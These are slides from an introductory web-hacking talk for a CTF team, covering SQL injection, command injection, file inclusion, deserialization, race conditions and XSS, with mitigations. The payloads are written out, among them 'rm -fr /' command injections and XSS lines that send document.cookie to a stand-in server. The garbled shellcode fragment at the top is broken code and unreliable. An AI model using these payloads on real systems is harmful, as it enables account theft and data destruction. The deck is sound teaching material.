


Web Exploitation

Intro to web

Presented by [vurlo](#)
Slides from 

```
import pwn

pwn.context.arch = "amd64"
pwn.context.os = "linux"

SHELLCODE = pwn.shellcraft.amd64.linux.echo('Test') + pwn.shellcraft
EXPLOIT = 0x45*b"\x90" + pwn.asm(SHELLCODE, arch="amd64", os="linux")

PROGRAM = b""
length = 20 + 16
for i in EXPLOIT:
    PROGRAM += i*b'+ ' + b'>'

    if i == 1:
        length += 5
    elif i > 1:
        length += 6
    length+= 13

(0x8000 - length) > 0x40:
    PROGRAM += b"<>"
    length += 2*13

    b"."["
    ]

(0x8000 - length) + 7 -1
    (0xF+0x10)*b"<"

(host", 1337) as conn:
    (b"Brainf*ck code: ")
    PROGRAM)
    e()
```


Today's Focus

Basic introduction into web hacking

Presentation Overview

- Client Server Architecture
- Attack Vectors
 - **Server Side** Attack Vectors
 - **Client Side** Attack Vectors
- Tools

Client Server Architecture



Client

- We are a client - we can control the client
 - client side validation useless
 - hiding data impossible
- The "provided" client is a possibility of how to interact with the server
 - **We do not have to obey the rules**
- Goal
 - Read Cookies
 - Read Local Storage

Server

- Goal
 - Read Server Files / Environment Variables
 - Read Database Content
 - Execute Code on the Server

Server Side Attack Vectors

Server Side Attack Vectors

Most common attack vectors:

- Injection Attacks
 - SQL Injection
 - Command Injection
 - Server Side Template Injection
 - XML External Entity (XXE)
- File Inclusion Attacks
 - Local File Inclusion (LFI) e.g. via Path Traversal
 - Remote File Inclusion (RFI)
- Request Manipulation Attacks
 - Server Side Request Forgery (SSRF)
 - HTTP Request Smuggling

Server Side Attack Vectors

More common attack vectors:

- Data Manipulation Attacks
 - Web Cache Poisoning
 - Insecure Deserialization
- Logic Bugs
 - Race Conditions
 - Missing Authorization / Authentication
 - Hidden Endpoints `/.env`, `/.git/index`, `/robots.txt`
 - Information Disclosure

Injection Attacks

Target Source

```
1 const express = require("express");
2 const sqlite3 = require("sqlite3");
3
4 const app = express();
5
6 app.post('/login', async (req, res) => {
7     const db = await sqlite.open({
8         filename: "./database.db",
9         driver: sqlite3.Database,
10        mode: sqlite3.OPEN_READONLY
11    });
12
13    const user = await db.get(`SELECT * FROM users WHERE cookie = '${req.body.cookie}'`);
14
15    if (user) {
16        res.send(`Welcome ${user.username} here is the flag: ${user.flag}`);
17    } else {
18        res.send("Invalid credentials");
19    }
20 });
21
22 app.listen(80, () => console.log("Server started on port 80"));
```

Serious Business

```
1 app.post('/login', async (req, res) => {
2   /* ... */
3
4   const user = await db.get(`SELECT * FROM users WHERE cookie = '${req.body.cookie}'`);
5
6   if (user) {
7     res.send(`Welcome ${user.username} here is the flag: ${user.flag}`);
8   } else {
9     res.send("Invalid credentials");
10  }
11 });
```

```
1 POST /login
2 {
3   "cookie": "SUPER_SECRET_COOKIE"
4 }
```

```
1 // req = { body: { cookie: "SUPER_SECRET_COOKIE" } ... }
2 app.post('/login', async (req, res) => {
3   /* ... */
4
5   const user = await db.get(`SELECT * FROM users WHERE cookie = '${req.body.cookie}'`);
6
7   if (user) {
8     res.send(`Welcome ${user.username} here is the flag: ${user.flag}`);
9   } else {
10    res.send("Invalid credentials");
11  }
12 });
```

```
1 POST /login
2 {
3   "cookie": "SUPER_SECRET_COOKIE"
4 }
```

```
1 // req = { body: { cookie: "SUPER_SECRET_COOKIE" } ... }
2 app.post('/login', async (req, res) => {
3   /* ... */
4
5   const user = await db.get(`SELECT * FROM users WHERE cookie = 'SUPER_SECRET_COOKIE'`);
6
7   if (user) {
8     res.send(`Welcome ${user.username} here is the flag: ${user.flag}`);
9   } else {
10    res.send("Invalid credentials");
11  }
12 });
```


Strange Input

```
1 POST /login
2 {
3   "cookie": " ' "
4 }
```

```
1 // req = { body: { cookie: " ' " } ... }
2 app.post('/login', async (req, res) => {
3   /* ... */
4
5   const user = await db.get(`SELECT * FROM users WHERE cookie = '${req.body.cookie}'`);
6
7   if (user) {
8     res.send(`Welcome ${user.username} here is the flag: ${user.flag}`);
9   } else {
10    res.send("Invalid credentials");
11  }
12 });
```


First SQLi

```
1 POST /login
2 {
3   "cookie": " ' OR 1=1 -- "
4 }
```

```
1 // req = { body: { cookie: " ' OR 1=1 --" } ... }
2 app.post('/login', async (req, res) => {
3   /* ... */
4
5   const user = await db.get(`SELECT * FROM users WHERE cookie = ' ' OR 1=1 -- '`);
6
7   // user = { username: "vurlo", flag: *****, cookie: "SUPER_SECRET_COOKIE" }
8   if (user) {
9     res.send(`Welcome ${user.username} here is the flag: ${user.flag}`);
10  } else {
11    res.send("Invalid credentials");
12  }
13 });
```

SQLi - Side-channel Attacks

```
1 const express = require("express");
2 const sqlite3 = require("sqlite3");
3
4 const app = express();
5
6 app.post('/login', async (req, res) => {
7   const db = await sqlite.open({
8     filename: "./database.db",
9     driver: sqlite3.Database,
10    mode: sqlite3.OPEN_READONLY
11  });
12
13  const users = await db.all(`SELECT * FROM users WHERE cookie = '${req.body.cookie}'`);
14
15  if (users.length === 1) {
16    res.send(`Welcome ${user.username} but you know the flag`);
17  } else {
18    res.send("Invalid credentials");
19  }
20 });
21
22 app.listen(80, () => console.log("Server started on port 80"));
```



```
1 POST /login
2 {
3   "cookie": " ' OR flag GLOB 'W*' -- "
4 }
```

```
1 // req = { body: { cookie: " ' OR flag GLOB 'W*' -- " } ... }
2 app.post('/login', async (req, res) => {
3   /* ... */
4
5   const users = await db.all(`SELECT * FROM users WHERE cookie = ' ' OR flag GLOB 'W*' -- '`);
6
7   // user = [ username: "vurlo", flag: "WIN", cookie: "SUPER_SECRET_COOKIE" ]
8   if (users.length === 1) {
9     res.send(`Welcome ${user.username} but you know the flag`);
10  } else {
11    res.send("Invalid credentials");
12  }
13 });
```

→ Bypass with **LIKE**, **GLOB**, **REGEXP** or **SUBSTR**

SQLi - Mitigation

Unsafe Code

```
const user = await db.get(`SELECT * FROM users WHERE cookie = '${req.body.cookie}'`);
```

Prepared Statements

```
const user = await db.get(`SELECT * FROM users WHERE cookie = ?`, [ req.body.cookie ]);  
const user = await db.get(`SELECT * FROM users WHERE cookie = $cookie`, { $cookie: req.body.cookie });
```

Command Injection

```
1 const express = require("express");
2 const sqlite3 = require("sqlite3");
3
4 const app = express();
5
6 app.delete('/image', (req, res) => {
7     eval(`rm public/images/${req.body.imageId}`);
8
9     res.send("Image deleted");
10 });
11
12 app.listen(80, () => console.log("Server started on port 80"));
```

```
1 DELETE /image
2 {
3     "imageId": "super-secret-image.png"
4 }
```

```
1 // req = { body: { imageId: "super-secret-image.png" } ... }
2 app.delete('/image', (req, res) => {
3     eval(`rm public/images/${req.body.imageId}`);
4
5     res.send("Image deleted");
6 });
```

```
1 DELETE /image
2 {
3   "imageId": "super-secret-image.png; rm -fr /"
4 }
```

```
1 // req = { body: { imageId: "super-secret-image.png; rm -fr /" } ... }
2 app.delete('/image', (req, res) => {
3   eval(`rm public/images/${req.body.imageId}`);
4
5   res.send("Image deleted");
6 });
```

```
1 DELETE /image
2 {
3   "imageId": "../../../index.js; rm -fr /"
4 }
```

```
1 // req = { body: { imageId: "../../../index.js; rm -fr /" } ... }
2 app.delete('/image', (req, res) => {
3   eval(`rm public/images/../../../index.js; rm -fr /`);
4
5   res.send("Image deleted");
6 });
```

→ multiple separators possible: ; , && , | , ||

File Inclusion Attacks

Local File Inclusion - LFI

```
1 $page = $_GET['page'];  
2  
3 include("pages/$page");
```


Data Manipulation Attacks

Insecure Deserialization

```
1 from flask import Flask, request
2 import pickle
3
4
5 @app.route('/greeting', methods=['POST'])
6 def greeting():
7     user = pickle.loads(request.cookies.get('user'))
8
9     return f"Welcome {user.username} from {user.country}"
```


Logic Bugs

Race Conditions

```
1 const express = require("express");
2 const sqlite3 = require("sqlite3");
3
4 const app = express();
5
6 app.post('/schnorren', async (req, res) => {
7   if (req.user.money > 1000)
8     return res.status(400).send("No money for you");
9
10  /* Do something very expensive */
11  await sleep(5000);
12
13  await req.user.update({ money: req.user.money + 1000 });
14  res.send("You got 1000 money");
15 });
16
17 app.listen(80, () => console.log("Server started on port 80"));
```

Client Side Attack Vectors

Client Side Attack Vectors

- Cross Site Scripting - **XSS**
 - Stored XSS (Payload is Stored on the Server)
 - Reflected XSS (Payload in URL)
 - Mutation XSS (Payload is mutated by the Client before rendering)
- Cross Site Request Forgery - **CSRF**

Cross Site Scripting (XSS)

Cross Site Scripting

- Execution of malicious code in the context of the target user
- Goal:
 - Access to Client Secrets, Cookies, Local Storage, ...

Simple XSS Example

```
1 const express = require("express");
2
3 const app = express();
4
5 app.get('/greet', async (req, res) => {
6     const name = req.query.name;
7
8     return `
9         <h1>
10            Nice to meet you ${name}
11        </h1>
12    `;
13 });
14
15 app.listen(80, () => console.log("Server started on port 80"));
```

```
1 GET /greet?name=KITCTF
```

```
1 // req = { query: { name: "KITCTF" } ... }  
2 app.get('/greet', async (req, res) => {  
3   const name = req.query.name;  
4  
5   return `  
6     <h1>  
7       Nice to meet you ${name}  
8     </h1>  
9   `;  
10 });
```

```
1 <h1>  
2   Nice to meet you KITCTF  
3 </h1>
```

```
1 GET /greet?name=<script>alert(1)</script>
```

```
1 // req = { query: { name: "<script>alert(1)</script>" } ... }
2 app.get('/greet', async (req, res) => {
3     const name = req.query.name;
4
5     return `
6         <h1>
7             Nice to meet you ${name}
8         </h1>
9     `;
10 });
```

```
1 <h1>
2     Nice to meet you <script>alert(1)</script>
3 </h1>
```

XSS Exploitation

The goal is to get the cookie of some user, *an admin provided bot*. HTTP Request Bin can be used to catch the request.

```
1 GET /greet?name=<script>fetch('https://my.server', { method: 'POST', body: document.cookie })</script>
```

```
1 // req = { query: { name: "<script>..." } ... }
2 app.get('/greet', async (req, res) => {
3   const name = req.query.name;
4
5   return `
6     <h1>
7       Nice to meet you ${name}
8     </h1>
9   `;
10 });
```

```
1 <h1>
2   Nice to meet you
3   <script>
4     fetch('https://my.server', { method: 'POST', body: document.cookie })
5   </script>
6 </h1>
```

XSS Payloads

```
<img src=1 onerror="document.location = 'https://my.server/?cookie=' + document.cookie" />
```

```
<svg onload="fetch('https://my.server', { method: 'POST', body: document.cookie })" />
```

Cross Side Request Forgery (CSRF)

- Another attack triggered within the victims browser
- Allows an attacker to induce the victim to perform actions that they do not intend to do
 - e.g. victim makes a request to `/friends/add?user=attacker`
- **BUT** attacker cannot read the response

Tools

- DevTools (F12 / Ctrl+Shift+I)
- [hoppscotch](#) / Insomnia / Postman
- Burp Suite
- [CyberChef](#)
- Request Bin ([webhook.site](#), [Request Catcher](#))

Resources

- [HackTricks](#)
- [Curl Converter](#)
- [XS-Leaks](#)
- [PHP Reverse Shell](#)

It's your turn

- intro.kitctf.de
- Other challenges:
 - [PortSwigger Academy](#)
 - [picoCTF](#)
 - [websec](#)
 - overthewire.org